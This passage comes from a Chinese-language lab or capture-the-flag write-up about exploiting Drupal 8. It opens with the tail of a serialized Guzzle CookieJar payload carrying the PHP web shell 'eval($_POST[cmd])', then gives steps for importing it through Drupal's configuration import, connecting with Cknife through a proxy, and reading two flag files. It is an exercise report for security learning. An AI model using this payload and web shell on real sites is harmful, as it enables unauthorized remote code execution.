:7:\"Max-Age\";N;s:7:\"Expires\";i:123456;s:6:\"Secure\";b:0;s:7:\"Discard\";b:0;s:8:\"HttpOnly\";b:0;s:1:\"a\";s:25:\"<?php eval($\_POST[cmd])?>\";}}}s:39:\"\0GuzzleHttp\\Cookie\\CookieJar\0strictMode\";N;}"

配置类型选择简单配置 ，名称随意，替换新的payload 最后点击导入。



然后在网站的根目录下就生成了shell.php 密码为cmd。




访问确定shell.php 存在

6.3 使用Cknife挂代理访问shell.php

先打开Cknife 在/home/Hack下执行java –jar Cknife.jar

注意命令中单词的大小写，界面打开后右键添加条目配置信息

填写shell.php 的全部网址和密码cmd。



选中shell条目 右键点击设置 配置代理。





6.4 查找flag


环境中有两个flag 分别在网站根目录和/home目录下。


/var/www/html/drupal8/flag.php

/home/flag.txt









三、实验总结

在这次的实验中，我深入探索了网络安全领域的多个关键漏洞。通过一系列的实践操作，我不仅学会了如何识别和利用这些漏洞，还学习了如何加固系统以防止潜在的安全威胁。这些漏洞包括WebLogic服务器的Java反序列化漏洞、WordPress的文件读取和命令执行漏洞，以及Drupal的YAML解析器漏洞等。

通过对这些漏洞的研究，我意识到了保持系统更新的重要性，以及定期进行安全审计的必要性。此外，我也学习了如何使用代理和其他工具来扫描和评估内网的安全状况。

总的来说，这次实验不仅提高了我的技术能力，也加深了我对网络安全重要性的认识。我将继续努力学习，以便更好地保护我们的网络空间免受攻击。